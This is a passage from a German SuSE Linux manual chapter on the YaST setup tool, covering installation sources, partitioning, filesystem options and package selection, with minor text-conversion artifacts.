Die Bedienung von YaST erfolgt im Wesentlichen mit den Cursor-Tasten und der Tabulator-Taste (**Tab**). Sie können sich in den Listen mit den Cursor-Tasten sowie mit **Bild ↑** und **Bild ↓** bewegen, mit **Leertaste** lassen sich Punkte in Auswahllisten anwählen. Normalerweise ist Ihre Auswahl mit **Enter** bzw. **↔** zu bestätigen. Mit **Esc** können Sie in der Regel die Menüs wieder verlassen; wenn getroffene Einstellungen komplexer Menüs beibehalten werden sollen, ist **F10** zu betätigen.

Bei Ja-Nein-Abfragen bzw. bei Texteingabefeldern können Sie mit **Tab** zwischen den einzelnen Feldern bzw. Buttons springen. Wenn Sie YaST im Farbmodus verwenden, ist die *aktive* Auswahl immer in *blau* dargestellt.

In seltenen Fällen, z. B. wenn Sie YaST remote von einem Nicht-Linux-Terminal aus starten, können Sie die im nachfolgenden Text bzw. in der YaST-Fußleiste genannten Funktionstasten nicht benutzen, weil die Tastencodes missinterpretiert werden. In diesem Fall können Sie durch Eingeben von **(Strg)+(F) <ziffer>** das Drücken der Funktionstaste **(F<ziffer>)** simulieren. Für **F10** können Sie **(Strg)+(F) 0** eingeben. Die Funktionstasten **F11** und **F12** werden in YaST nicht verwendet.

3.2 Das YaST-Hauptmenü

Wenn Sie YaST starten, befinden Sie sich im „Hauptmenü“ (Abbildung 3.1 auf der nächsten Seite).




Abbildung 3.1: Das „Hauptmenü“

- ‘**Allgemeine Hilfe zu Installation und YaST-Tastaturbelegung**’
Verschiedene Informationen.
- ‘**Einstellungen zur Installation ->**’ Dieser Eintrag verzweigt in eine Unterauswahl (vgl. Abschnitt 3.3).
- ‘**Installation festlegen/starten**’ Von hier gelangt man in die Software-Zusammenstellung, um Pakete nachzuinstallieren oder aus dem System zu entfernen (vgl. Abschnitt 3.4 auf Seite 95).
- ‘**System updaten**’ Falls einige Pakete erneuert werden sollen.
- ‘**Administration des Systems ->**’ Über diesen Punkt wird das Menü für die System-Administration aufgeklappt (vgl. Abschnitt 3.6 auf Seite 102).
- ‘**README-Datei zum Installationsmedium anzeigen**’ Wichtige Zusatz-Informationen.
- ‘**Copyright**’ Die Juristen haben das Wort.
- ‘**YaST beenden**’ – Nichts währt ewig.

3.3 Einstellungen zur Installation

Alle für die Installation relevanten Einstellungen werden im Untermenü ‘Einstellungen zur Installation’ vorgenommen (Abbildung 3.2 auf der nächsten Seite). Mit **(Esc)** können Sie die Menüs wieder verlassen.

Die eigentliche Installation kann erst durchgeführt werden, wenn Sie die Zielpartitionen festgelegt haben! Einige Punkte können auch nach der Installation noch sinnvoll ausgewählt werden, wenn man Einstellungen aktualisieren möchte.

3.3.1 Sprache festlegen

Mit ‘Sprache festlegen’ kann die Sprache der YaST-Masken geändert werden; der Wert wird in der Variablen **LANGUAGE** in `/etc/rc.config` hinterlegt (siehe auf Seite 448).



Abbildung 3.2: Menü 'Einstellungen zur Installation'

3.3.2 Tastaturbelegung auswählen

Mit 'Tastaturbelegung auswählen' kann die Tastaturbelegung geändert werden; der Wert wird in der Variablen `<KEYTABLE>` in `/etc/rc.config` hinterlegt (vgl. Abschnitt 17.6 auf Seite 448).

Wählen Sie `qwertz/de-lat1-nd` oder `qwertz/de-latin1` für eine moderne PC-Tastatur mit *deutscher* Belegung. Bei diesen Bezeichnungen steht 'nd' für „no dead keys“; damit soll zum Ausdruck gebracht werden, dass z. B. Akzentzeichen direkt eingegeben werden können, ohne erst die Leertaste betätigen zu müssen. 'qwertz' steht für die Abfolge der fünf Tasten, mit denen die zweitoberste Tastenreihe von links her beginnt.

3.3.3 Installationsquelle auswählen

Dieser Dialog (Abbildung 3.3 auf der nächsten Seite) gibt Ihnen die Möglichkeit, das Medium auszuwählen, von dem Sie installieren möchten. Rufen Sie ihn durch den Menüeintrag 'Installationsquelle auswählen' auf.

Im häufigsten Fall werden Sie hier wohl den Menüpunkt 'Installation von CD-ROM' auswählen, wenn Sie direkt von dem CD-ROM-Laufwerk Ihres Rechners installieren wollen.

Über den Menüeintrag 'Installation von einer Festplatten-Partition' können Sie Linux auch dann installieren, wenn Ihr CD-ROM-Laufwerk nicht direkt von Linux unterstützt wird (siehe auch Abschnitt 3.3.5 auf der nächsten Seite). Sollten Sie den Inhalt der CDs im Linux-Dateibaum abgelegt haben, so können Sie die Option 'Installation von einem erreichbaren Verzeichnis' wählen.

Mit 'Installation via NFS' bzw. 'Installation von einem FTP-Server' können Sie Linux auf einem Rechner installieren, der zwar über kein eigenes CD-ROM-Laufwerk verfügt, jedoch per *Ethernet* mit einer Maschine verbunden ist, in der sich ein CD-ROM-Laufwerk befindet. Lesen Sie hierzu bitte Abschnitt 3.3.6 auf der nächsten Seite bzw. Abschnitt 3.3.8 auf Seite 88.




Abbildung 3.3: Auswahl der Installationsquelle in YaST

3.3.4 Installation von CD-ROM




Abbildung 3.4: Auswahl des CD-ROM-Laufwerks

Wenn Sie direkt von CD-ROM installieren können, spezifizieren Sie hier den Typ Ihres Laufwerks. Wenn Sie sich unsicher sind, beginnen Sie Ihre Versuche mit 'ATAPI EIDE'-Laufwerken.

3.3.5 Installation von einer Festplatten-Partition

Sollte Ihr CD-ROM-Laufwerk nicht direkt von Linux unterstützt werden, so können Sie das System dennoch auf Ihrem Rechner installieren. Sie müssen zu diesem Zweck jedoch den Umweg über ein anderes Installationsmedium gehen.

3.3.6 Installation via NFS

Die Installation über ein Netzwerk bietet dem fortgeschrittenen Linux-Anwender die Möglichkeit, einfach und komfortabel mehrere Rechner zu

installieren, auch wenn nur einer davon mit einem CD-ROM-Laufwerk ausgestattet ist, bzw. die Quelldateien auf einer per *NFS* erreichbaren Festplatte zur Verfügung gestellt werden können. Sie sollten jedoch mit der Konfiguration eines NFS-Servers vertraut sein, bevor Sie eine Installation per NFS vornehmen.

Auch die Installation eines Notebooks, der über eine PCMCIA-Netzwerkkarte verfügt, ist mit diesem Feature möglich.




Abbildung 3.5: Eingabe der Netzwerkdaten für NFS-Installation

Die Installation via NFS ist nicht nur bei Rechnern möglich, die mittels Ethernet miteinander verbunden sind, sondern kann auch auf einem Rechner erfolgen, der über die parallele Schnittstelle mit einem Server „vernetzt“ ist. Dieses Feature ist vor allem für Laptops und Notebooks interessant. Wenn Sie eine derartige Installation vornehmen möchten, müssen Sie natürlich beim Booten einen Kernel auswählen, der über PLIP-Unterstützung verfügt. Außerdem müssen in diesem Fall weitere Einstellungen vorgenommen werden, damit das PLIP-Interface korrekt konfiguriert werden kann:




Abbildung 3.6: PLIP-Konfiguration

Wenn Sie direkt mit dem NFS-Server verbunden sind, ist die Adresse des PLIP-Partners dieselbe, die Sie nachfolgend für die Adresse des NFS-Servers eingeben müssen. Das PLIP-Interface wird in den allermeisten Fällen `plip1` sein. Auch die Hardware-Parameter dürften nur in den allerwenigsten Fällen vom Standard abweichen.

Beachten Sie bitte, dass bei Verwendung der parallelen Schnittstelle als PLIP-Interface kein Drucker mehr an dieser Schnittstelle betrieben werden kann! In vielen Fällen führt ein an eine solche Schnittstelle angeschlossener Drucker einen Dauerreset aus, sobald der Treiber zugreift!

In der folgenden Maske geben Sie dann die IP-Adresse des NFS-Servers an, sowie das Verzeichnis, in dem sich die Quelldateien befinden. Selbstverständlich muss der Server dieses Verzeichnis an den neu zu installierenden Rechner exportieren!

3.3.7 Installation von einem erreichbaren Verzeichnis

Diese Option dient im Wesentlichen dazu, weitere Software nachzuinstallieren, nachdem Ihr Linux erst einmal läuft. Weiterhin stellt es eine Möglichkeit dar, unter Umständen Linux mit Laufwerken zu installieren, für die zum Zeitpunkt der Erstellung der CDs noch keine Treiber verfügbar waren.

Um nun von YaST aus dieses Laufwerk ansprechen zu können, starten Sie zuerst YaST. Wenn Sie dies getan haben, wechseln Sie auf eine andere Konsole (z. B. mit `(Alt)+(F2)` auf die zweite virtuelle Konsole) und loggen sich dort als Benutzer `'root'` ein.

Von hier aus müssen Sie nun das CD-ROM-Laufwerk *von Hand* auf ein bestimmtes Verzeichnis *mounten*, z. B. durch Eingabe von

```
erde: # mount -t iso9660 /dev/cdrom /cdrom
```

Siehe hierzu auch Abschnitt 19.11.2 auf Seite 495.

Nun können Sie eine ganz normale Installation durchführen. Zu diesem Zweck geben Sie in der folgenden Maske (Abbildung 3.7 auf der nächsten Seite) das Verzeichnis an, in dem sich die Quelldateien befinden; das ist das Verzeichnis, auf das die CD gemountet wurde, ergänzt um den Pfad `suse`.

Haben Sie zum Beispiel das Laufwerk (oder die Festplattenpartition) auf das Verzeichnis `/cdrom` gemountet, dann geben Sie wie in Abbildung 3.7 auf der nächsten Seite ein:

```
/cdrom/suse
```

3.3.8 Installation via FTP

Ähnlich wie bei NFS ist dies eine weitere Möglichkeit, SuSE Linux auf einem Rechner zu installieren, der über kein (unterstütztes) CD-ROM-Laufwerk verfügt. Voraussetzung dafür ist allerdings, dass die Netzwerkgrundkonfiguration bereits durchgeführt wurde.

'FTP Server [Name|IP]' Der Name oder die IP-Adresse des FTP-Servers.

'Server Verzeichnis' Die Stelle auf dem FTP-Server, an der sich das `suse`-Verzeichnis befindet.




Abbildung 3.7: Eingabe des Quellverzeichnis




Abbildung 3.8: Angaben für die FTP-Installation

- ' Proxy verwenden?': Nur ankreuzen, wenn Sie sich sicher sind, einen FTP-Proxy benutzen zu müssen; ein Proxy wird in der Regel *nicht* benötigt. Weiterhin wird zwingend ein *echter* FTP-Proxy benötigt; HTTP-Proxies können *nicht* verwendet werden!
- 'Proxy [Name|IP]': Nur einen Eintrag vornehmen, wenn Sie den vorangegangenen Punkt angekreuzt haben.
- ' Default FTP Port?': In der Regel bitte ankreuzen.
- 'Port [Nummer]': Sollte in der Regel auf 21 stehen.
- ' Anonymous FTP?': Immer dann ankreuzen, wenn Sie einen öffentlichen FTP-Server verwenden wollen.
- 'Login': Falls Sie den vorangegangenen Punkt *nicht* angekreuzt haben, setzt man hier den Benutzernamen und dann beim nächsten Punkt.
- 'Password': das Passwort.
- 'Timeout [Sekunden]': 60 ist eine gute Vorgabe.

‘Lokales Tmp-Verzeichnis’ Das Verzeichnis, in dem Dateien lokal zwischengespeichert werden sollen.

Hinweis: YaST baut ausschließlich passive FTP-Verbindungen auf.

3.3.9 Festplatte(n) partitionieren

Der kritischste Punkt der Installation eines neuen Betriebssystems ist das Aufteilen der Festplatte. Üblicherweise benötigt jedes Betriebssystem mindestens eine eigene Partition.



Mit Linux ist es auch möglich, das System auf ein bestehendes MS-DOS-Dateisystem zu installieren, jedoch sollten Sie diese Möglichkeit nur wahrnehmen, um einmal in das System „hineinzuschnuppern“. Die Performance ist dann weit geringer als bei der Installation auf Linux-eigene, spezifische Partitionen, und das System ist auch nicht so sicher, da beispielsweise keine Filesystem-Checkprogramme für MS-DOS existieren und Linux während des Betriebs von DOS beeinflusst werden kann.

Wenn Sie Linux eigene Partitionen spendieren möchten, können Sie das System auf mehrere Partitionen aufteilen. Die Aufteilung eines Unix-Systems ist eine Frage des persönlichen Geschmacks und der Philosophie, so dass kein „Königsweg“ existiert (siehe Abschnitt 2.8 auf Seite 69 und Abschnitt 2.9 auf Seite 70); ein ausführliches Beispiel zum Partitionieren finden Sie in Abschnitt 2.10.1 auf Seite 76 ff.

Auf jeden Fall sollten Sie jedoch eine eigene Swap-Partition vorsehen, die den *virtuellen Speicher* (⇨ *Speicher*) Ihres Rechners vergrößert (siehe Abschnitt 2.9.1 auf Seite 71). – Zwar ist auch der Einsatz einer Swap-Datei möglich, dies ist jedoch aus Performancegründen nicht anzuraten, da alle Zugriffe auf diese Datei über das Dateisystem erfolgen müssen. Besonders wenn Ihr Rechner nur über wenig Hauptspeicher verfügt, ist die Swap-Datei keine Alternative zur eigenen Swap-Partition.

Haben Sie in dem Rechner mehr als eine Festplatte, so werden Sie aufgefordert, die Platte auszuwählen, die Sie im nächsten Arbeitsschritt partitionieren möchten. Sie gelangen hierauf in ein Menü, in dem die gegenwärtige Aufteilung der Festplatte angezeigt wird (Abbildung 3.9 auf der nächsten Seite).

Mit den Cursortasten \uparrow und \downarrow können Sie sich in der Liste der verfügbaren Partitionen bewegen und durch F3 den Typ einer Partition verändern. Mit F4 wird eine bestehende Partition gelöscht, mit F5 können Sie eine neue Partition anlegen.

Ein Ändern des Partitionstyps (mit F3) ist zwingend erforderlich, wenn eine Swap-Partition anzulegen ist. Möglicherweise ist gar kein Umpartitionieren erforderlich, wenn Sie sich zum Beispiel dazu entschlossen haben, eine derzeit von einem anderen Betriebssystem verwendete Partition künftig für Linux einzusetzen. Bewegen Sie in diesen Fällen einfach den Balkencursor auf die entsprechende Partition und drücken Sie F3 .

Beachten Sie, dass Linux keinerlei Voraussetzungen über die Art der Partitionen macht, auf denen es installiert werden soll:




Abbildung 3.9: Partitionen einrichten

Es ist gleichermaßen möglich, Linux auf einer *primären* Partition zu installieren wie auf einer *logischen* innerhalb einer erweiterten Partition.

Die logischen Partitionen wurden eingeführt, da in der Partitionstabelle nur Platz für insgesamt vier Einträge ist. Benötigt man mehr, so muss man eine der Partitionen zu einer *erweiterten* Partition machen, in der man dann weitere logische Partitionen anlegen kann.¹

3.3.10 Ziel-Partitionen/Dateisysteme festlegen

Nach der Aufteilung der Festplatte in Partitionen müssen Sie diesen Partitionen Unterverzeichnisse im Linux-Verzeichnisbaum zuordnen. Wählen Sie dazu den Punkt 'Ziel-Partitionen/Dateisysteme festlegen'.

Im Beispiel (Abbildung 3.10 auf der nächsten Seite) sehen Sie die Partitionen eines Systems mit einer Festplatte. Sie können nun für jede einzelne Partition festlegen, ob und wie sie formatiert werden soll sowie an welchen Punkt Ihres Verzeichnisbaumes sie später „gemountet“ werden soll.

Sie müssen genau eine Partition als „Root“-Partition vorsehen! Diese heißt deswegen so, weil sie die Wurzel (engl. *root*) aller Verzeichnisse darstellt. Deshalb wird ihr der *Mountpoint* '/' zugeordnet.

Die einzelnen Funktionen zur Manipulation der Dateisysteme erreichen Sie durch die entsprechenden Funktionstasten.

Sie können im Regelfall nur Linux-Partitionen bearbeiten. Steht der Balkencursor auf einer Partition eines anderen Betriebssystems, so sind alle Funktionen außer dem Festlegen des Mountpoints abgeschaltet.

Type setzen

Mit **(F3)** können Sie zwischen den beiden Dateisystemen `ext2` und `reiserfs` wählen.

¹ Erweiterte sowie logische Partitionen werden von DOS-fdisk als *erweiterte DOS-Partition* bzw. *logische Laufwerke* bezeichnet, obwohl das Konzept über Betriebssystemgrenzen hinweg gültig ist.

3. YaST– Yet another Setup Tool




Abbildung 3.10: Festlegen der Dateisysteme

'**ext2**' – Das ext2-Dateisystem (engl. *second extended-2 filesystem*) ist seit vielen Jahren als das Standard-Dateisystem etabliert.

'**reiserfs**' – *ReiserFS* ist ein Dateisystem der nächsten Generation; zwar ist dieses Dateisystem noch jung – es wird aber bereits an zahlreichen Stellen eingesetzt (u. a. auf einigen unserer internen Server-Systeme); beachten Sie bitte unbedingt die Hinweise in `/usr/doc/packages/reiserfs/README`.

In enger Zusammenarbeit mit SuSE hat die Entwicklergruppe um HANS REISER und CHRIS MASON das hochperformante ReiserFS nunmehr zu einem „Journaling Filesystem“ erweitert. Durch Journaling wird sichergestellt, dass auch bei großen Servern eine Überprüfung des Dateisystems (engl. *filesystem check*) innerhalb weniger Sekunden durchgeführt werden kann.



Bitte benutzen Sie ReiserFS *nicht* zusammen mit Software-RAID 1 und RAID 5. Bei Hardware-RAID gibt es keine Einschränkungen. Eine ReiserFS-Partition muss z. Z. mindestens 34 MB groß sein.

Um Probleme auszuschließen, legen Sie bitte eine separate `/boot`-Partition mit dem ext2-Dateisystem an, und installieren Sie dort *LILO*. Dies ist die SuSE Linux-Standardkonfiguration.

Die Utilities zum ReiserFS sind in Paket `reiserfs`, Serie a enthalten. Aktuelle Informationen unter:

<http://devlinux.com/projects/reiserfs/>

Mountpoint

Mit **(F4)** können Sie festlegen, an welche Stelle des Verzeichnisbaumes die entsprechende Partition gemountet werden soll.

Sie *müssen* für *eine* Partition das Root-Verzeichnis (`/`) vergeben. Etwaige DOS/Windows-Partitionen können Sie auf entsprechende Verzeichnisna-

men mounten lassen, wo Sie sie später leicht finden können, beispielsweise /dosd für Ihre erste DOS-Partition und /dosd für Ihre zweite usw.

Beachten Sie, dass Sie alle Mountpoints mit absoluten Pfadnamen eingeben müssen und dass die Verzeichnisnamen keine Sonderzeichen enthalten dürfen!

Keinesfalls dürfen Sie die Verzeichnisse /etc, /bin, /sbin, /lib und /dev auf eigene Partitionen legen, da sie unter anderem die Kommandos enthalten, die beim Booten zum Mounten der übrigen Dateisysteme benötigt werden!



Eine Besonderheit gilt für DOS/Windows-Partitionen! Diese können auf drei verschiedene Arten in den Verzeichnisbaum eingebunden werden.

- Einmal als „normale“ **DOS**-Partition (= msdos), wobei alle Beschränkungen des DOS-Dateisystems gelten,
- als **FAT-win95** (= vfat), dann sind lange Dateinamen möglich und
- zum dritten als so genannte **UMSDOS**-Partition, was auch das Verwenden von langen Dateinamen auf „normalen“ DOS-Partitionen gestattet. Dieser Typ wird aber nur benötigt, wenn Sie auf der DOS-Partition Linux-Dateien ablegen wollen; dies ist nicht sehr effizient, wenn Sie die DOS-Partition nur zum Datenaustausch benötigen. Wenn immer möglich, vermeiden Sie **UMSDOS**!

Expertenmenü für Feineinstellungen der Dateisysteme

Hier im Expertenmenü (Abbildung 3.11) können Feineinstellungen vorgenommen werden.




Abbildung 3.11: Expertenmenü für Einstellung der Dateisysteme

Die **Inode**-Dichte gibt an, welche durchschnittliche Dateigröße für eine Partition erwartet wird. Die Anzahl der Inodes bestimmt, wie viele Dateien auf einer Partition angelegt werden können. Ist diese Zahl zu klein, kann es

vorkommen, dass eine Partition als voll gilt, obwohl durchaus noch Blöcke auf dieser Partition frei sind.

Wird zum Beispiel eine Dichte von 4096 Bytes pro Inode gewählt, bedeutet dies, dass im Schnitt alle Dateien 4 KB groß sein sollten. Werden auf solch einer Partition ausschließlich Dateien mit einer Größe von nur einem Kilobyte angelegt, so kann nur ein Viertel der Platte verwendet werden, da das Dateisystem dann als voll gilt.

Die Inode-Größe von 4 KB pro Datei hat sich als guter Standardwert erwiesen (mehr Inodes pro Partition bedeutet natürlich weniger Netto-Datenplatz, da die Inode-Tabellen ebenfalls gespeichert werden müssen). Soll eine Partition als Spool-Bereich z. B. für Netnews verwendet werden, so sollte ein Wert von 2048 Byte pro Inode gewählt werden, da die einzelnen Artikel typischerweise sehr kleine Dateien sind. Ein weiterer Grund für eine hohe Anzahl von Inodes ist die Integration des *Live-Systems*. Hierbei werden etwa 40.000 Dateien durch symbolische Links in das Dateisystem eingebunden, die jeweils eine Inode benötigen.

Die Festlegung der *Blockgröße* beeinflusst die Dauer einer Überprüfung des Dateisystems (engl. *filesystem check*); die Dauer steigt exponentiell mit der reziproken Blockgröße. Eine langwierige Überprüfung ist überaus unerfreulich. Vorschlag für die Blockgröße: 1024 (= 1 KB) für Partitionen von 1 GB Größe, 4096 (= 4 KB) bei 4 GB.

Weiterhin geschieht hier die Festlegung, unter welchen Bedingungen eine Überprüfung des Dateisystems (engl. *filesystem check*) durchgeführt werden soll; die Häufigkeit des Mountens kann berücksichtigt werden.

Angabe des für `'root'` reservierten Bereichs. Für `'root'` sollte man immer dann einen Bereich reservieren, wenn Partitionen gemeinsam von System-Programmen und regulären Benutzern verwendet werden. Eine separate `/home`-Partition muss nicht zwingend Platz für `'root'` zur Verfügung stellen.

Das *Verhalten bei Fehlern* kann angegeben werden. Wenn ein Fehler im Dateisystem auftritt, kann der Betrieb normal weitergehen (`continue`), es kann die Partition nur lesbar umgemountet werden (`remount-ro`) oder es kann das komplette System sofort angehalten werden (`panic`). Die geeignete Option ist in Hinblick auf die Verwendung des Systems zu wählen. Ändern Sie die Voreinstellung `continue` nur dann, wenn Sie wissen, was Sie tun!

Formatieren der Partitionen

Mit **(F6)** können Sie festlegen, ob und wie die Partitionen formatiert werden sollen. Bei modernen fabrikneuen Platten ist es nicht nötig, während des Formatierens ein Prüfen auf schlechte Sektoren durchführen zu lassen; Sie können dies sicherheitshalber dennoch angeben. Das Formatieren dauert in diesem Fall erheblich länger.

Einlesen der `fstab`-Datei

Durch Drücken von **(F7)** können Sie eine bereits existierende Datei `fstab` einlesen. Es werden auch diejenigen Einträge der `fstab` angezeigt, die nicht

zu Dateisystemen der Festplatte gehören (`swap`, `proc`, `nfs-mount`, CD-ROM-Einträge etc). Diese sind grau hinterlegt und können nicht verändert werden. Beim Abspeichern der `fstab` bleiben sie aber erhalten.

Dieses Feature wird benötigt, wenn Sie ein Update des Basissystems durchführen möchten (vgl. Abschnitt 15.1.3 auf Seite 402); YaST muss in einem solchen Fall wissen, auf welche Partitionen sich das System verteilt. Es ist ja auch ohne weiteres möglich, mehrere Versionen von Linux parallel auf einem Rechner zu halten.

3.3.11 Logical Volume Manager konfigurieren

Informationen zur Konfiguration des „Logical Volume Manager“ (LVM) finden Sie im offiziellen LVM-Howto:

<http://linux.msede.com/lvm/>

3.3.12 Installation in ein Verzeichnis

Sie können mit YaST im laufenden System auch die komplette Installation in ein Verzeichnis erfolgen lassen. So ist es beispielsweise möglich, einen anderen Rechner über NFS upzudaten, eine „chroot-Umgebung“ aufzubauen oder aus dem laufenden System eine Linux-Installation auf eine zweite Platte vorzunehmen.

Dieser Installationsmodus ist nur für *Spezialfälle* vorgesehen. Sollten unter dem angegebenen Verzeichnis bestimmte *Devices* gemountet sein, müssen Sie das selbst erledigen, bevor Sie mit dieser Methode installieren.

Insbesondere müssen Sie selbst für die Bootfähigkeit des installierten Systems sorgen. Wahrscheinlich sind auch Änderungen an der von YaST erstellten `fstab`-Datei im neu installierten System notwendig.

Geben sie jetzt in dem Eingabefeld an, in welches Verzeichnis Sie installieren wollen.

3.4 Installationsumfang festlegen

Nachdem Sie die Konfiguration Ihrer Dateisysteme abgeschlossen haben, wählen Sie im Hauptmenü `Installation festlegen/starten`, um den Umfang der zu installierenden Pakete festzulegen und/oder die Installation zu starten. Sie haben die Möglichkeit, eigene Installationsprofile zu erstellen, abzuspeichern oder zu laden.

Außerdem können Sie von diesem Menü aus die Installation starten oder sich vorher erst einmal anschauen, was passieren würde, wenn Sie die aktuelle Konfiguration installieren würden.

3.4.1 Konfiguration laden

Unter dem Punkt `Konfiguration laden` finden Sie einige bereits von uns vorgefertigte Konfigurationen. Mit den Pfeiltasten \uparrow und \downarrow können Sie eine vorgegebene „Konfiguration“ ansteuern; mit `Leertaste` wird ein Punkt an- oder abgewählt.




Abbildung 3.12: Festlegen des Installationsumfangs

Das Minimalsystem beispielsweise erlaubt es, Linux von der Festplatte zu starten und danach eine Installation weiterer Pakete vorzunehmen.

Haben Sie bereits selbst eigene Installationsprofile erstellt, so können Sie diese natürlich auch hier wieder einlesen. Dies ist vor allem dann sinnvoll, wenn Sie mehrere Rechner mit identischer Konfiguration installieren möchten.

Haben Sie bereits ein System installiert, so ist darauf zu achten, dass beim Laden einer anderen Konfiguration solche Pakete, die nicht zu der geladenen Konfiguration gehören, aber bereits installiert wurden, zum Löschen markiert werden. Möchten Sie jedoch alle diese Pakete behalten, so geben Sie einfach, nachdem Sie den Menüpunkt 'Installation starten' angewählt haben, bei der Sicherheitsabfrage, ob Sie diese Pakete löschen wollen, ein Nein an. Ansonsten müssen Sie einzeln die mit '[D]' zum Löschen markierten Pakete wieder deselektieren (dort sollte dann wieder '[i]' stehen).

3.4.2 Konfiguration speichern

Hier können Sie Ihre eigene Konfiguration abspeichern. Wenn YaST von Diskette gestartet wurde, wird diese Diskette verwendet, um die Konfigurationen zu sichern. Haben Sie direkt von der CD gebootet, werden Sie aufgefordert, eine formatierte Diskette einzulegen, auf die die Daten abgespeichert werden können.

3.4.3 Konfiguration ändern

Durch Anwahl dieses Punktes gelangen Sie in den Auswahleditor (Abbildung 3.13 auf der nächsten Seite), der es Ihnen gestattet, den Umfang der Installation frei zu bestimmen, bzw. eine vorgefertigte geladene Konfiguration (vgl. Abschnitt 3.4.1 auf der vorherigen Seite) zu verändern. Mit diesem Punkt haben Sie nach der Installation auch die Möglichkeit, bereits installierte Pakete wieder zu entfernen.




Abbildung 3.13: Serien-Auswahl in YaST

Sie können sich mit den Cursortasten \uparrow und \downarrow sowie durch \leftarrow (Bild \uparrow) und \leftarrow (Bild \downarrow) in der Auswahlliste bewegen und mit \leftarrow eine Serie zur weiteren Bearbeitung auswählen.

Im unteren Fenster wird über den belegten Festplattenplatz Auskunft gegeben.




Abbildung 3.14: Pakete in YaST umsortieren

Mit \leftarrow (F4) ist es möglich, als Alternative zur Serienauswahl eine andere Gruppierung der Pakete anzuwählen (Abbildung 3.14); derzeit gibt es neben 'Serien' die Variante 'Alle Pakete' – dort verstecken sich die alte Serie ALL sowie die Serie Quellen.

Sie können eine Auswahl, z. B. die Serienauswahl, mit \leftarrow (F10) verlassen, um so in das übergeordnete Konfigurationsmenü zurückzugelangen.

Wenn Sie auf einer der Serien \leftarrow drücken, gelangen Sie in die Paketauswahl der entsprechenden Serie (Abbildung 3.15 auf der nächsten Seite zeigt

3. YaST– Yet another Setup Tool

z. B. den Inhalt der Serie a). Falls Sie zuvor eine Konfiguration geladen hatten, sind die bereits selektierten Pakete durch ein Kreuz gekennzeichnet. Im rechten Fenster erhalten Sie Informationen darüber, wie viel Platz die gegenwärtige Konfiguration auf Ihren einzelnen Partitionen belegen würde.




Abbildung 3.15: Auswahl der Pakete, Serie a1 (Basissystem)

Hier erhalten Sie im unteren Fenster jeweils eine kurze Beschreibung des Paketes angezeigt, auf dem sich momentan der Auswahlcursor befindet. Im rechten Fenster sehen Sie, wie der momentane Platzbedarf auf Ihren Partitionen ist. Diese Werte werden ständig aktualisiert, wenn Sie ein Paket an- oder abwählen.

In einigen Fällen reicht der verfügbare Platz zur Anzeige der Paketinformationen oder der Partitionsinformationen nicht aus. Dann können Sie durch Drücken von **F2** bzw. **F3** das untere bzw. rechte Fenster „zoomen“ und die Informationen in einer eigenen Box genauer betrachten.

Vor dem Paketnamen wird der jeweilige momentane Status angezeigt:

- '[]' kennzeichnet ein nicht installiertes Paket
- '[X]' kennzeichnet ein zur Installation vorgesehenes Paket
- '[i]' kennzeichnet ein installiertes Paket
- '[D]' kennzeichnet ein zu löschendes Paket
- '[R]' kennzeichnet ein zu auszutauschendes Paket

Mit **F6** kann zwischen dem Zustand '[]' und '[X]' bzw. zwischen '[i]', '[R]' und '[D]' umgeschaltet werden. **F6** veranlasst, dass auch das jeweilige Quellpaket installiert wird; zu Quellpaketen vgl. auch Abschnitt 15.3.3 auf Seite 417. Wenn Sie in dieser Auswahl **F10** drücken, gelangen Sie zur Serienauswahl zurück. Möchten Sie die Paketauswahl verlassen, ohne dass Ihre Änderungen übernommen werden, so drücken Sie einfach **Esc**.

Sollten Sie im Verlauf der Konfiguration feststellen, dass Ihr vorgesehener Plattenplatz nicht für die von Ihnen gewünschte Installation ausreicht oder

eine andere Aufteilung der Platte erforderlich ist, so können Sie jederzeit eine Umpartitionierung Ihrer Festplatte vornehmen. Die eigentliche Partitionierung der Platte findet erst beim Verlassen des ersten Laufes von YaST statt.

Sollte YaST von Diskette laufen, installieren Sie zuerst eine absolute Minimalconfiguration, booten danach Ihr Linux und installieren Sie die restlichen Pakete nach. Dennoch können Sie bereits in dieser ersten Phase probeweise alle von Ihnen gewünschten Pakete auswählen, um den Platzbedarf Ihrer Wunsch-Konfiguration zu ermitteln.

3.4.4 Was wäre wenn...

YaST kann auch zum Deinstallieren von Paketen eingesetzt werden. Daher gibt es diesen Menüpunkt, mit dem Sie sich vergewissern können, dass Sie keine Dateien löschen, die für den Betrieb des Systems unbedingt erforderlich sind.

3.4.5 Installation starten

Diese Option startet die eigentliche Installation. Alle von Ihnen ausgewählten Pakete werden vom Installationsmedium gelesen, dekomprimiert und auf die Zielpartitionen geschrieben.

Sollten Sie im gegenwärtigen Lauf von YaST die Partitionierung Ihrer Festplatte verändert haben, so ist die Installation natürlich noch nicht möglich, da nach einem Ändern der Partitionierungsdaten der Rechner gebootet werden muss. Außerdem wurden die veränderten Daten noch gar nicht in die Partitionstabelle geschrieben. Dies geschieht erst beim Verlassen von YaST.

Während der Installation werden in das untere Fenster eventuelle Fehler- und Statusmeldungen ausgegeben. In der obersten Zeile informiert Sie YaST darüber, welches Paket gerade installiert wird.

Nachdem die Installation beendet ist, können Sie mit **(Tab)** in das Protokollfenster wechseln und zurückscrollen, um eventuelle Fehlermeldungen zu analysieren.

3.4.6 Paket-Abhängigkeiten überprüfen

YaST überprüft die Abhängigkeiten der bereits installierten Pakete und der Pakete, die zur Installation ausgewählt sind abzüglich der zu löschenden Pakete - oder anders ausgedrückt: der Pakete, die installiert wären, wenn Sie bereits 'Installation starten' ausgewählt hätten.

Folgende Arten von Abhängigkeit gibt es:

Die gefundenen Paketabhängigkeiten werden schließlich in einer Liste angezeigt.

3.4.7 Index aller Serien und Pakete

Hier wird einfach eine Liste aller Pakete auf der CD angezeigt. Die mit `'**'` gekennzeichneten Pakete sind bereits installiert bzw. zur Installation selektiert. Diese Funktion ist sehr nützlich, um sich schnell einen Überblick zu verschaffen.

AND	Wenn das Paket installiert wird, sollten alle anderen Pakete auch installiert werden (bzw. bereits installiert sein). Beispiel: Wenn man einen Compiler installiert, braucht man auch die Include-Dateien und die Libs.
OR	Wenn das Paket installiert wird, sollte mindestens eines der angegebenen Pakete auch installiert werden (bzw. sein).
EXCL	Wenn das Paket installiert wird, sollte keines der angegebenen Pakete installiert werden (bzw. sein).

Tabelle 3.1: Abhängigkeiten zwischen Paketen

3.4.8 Paketauskunft

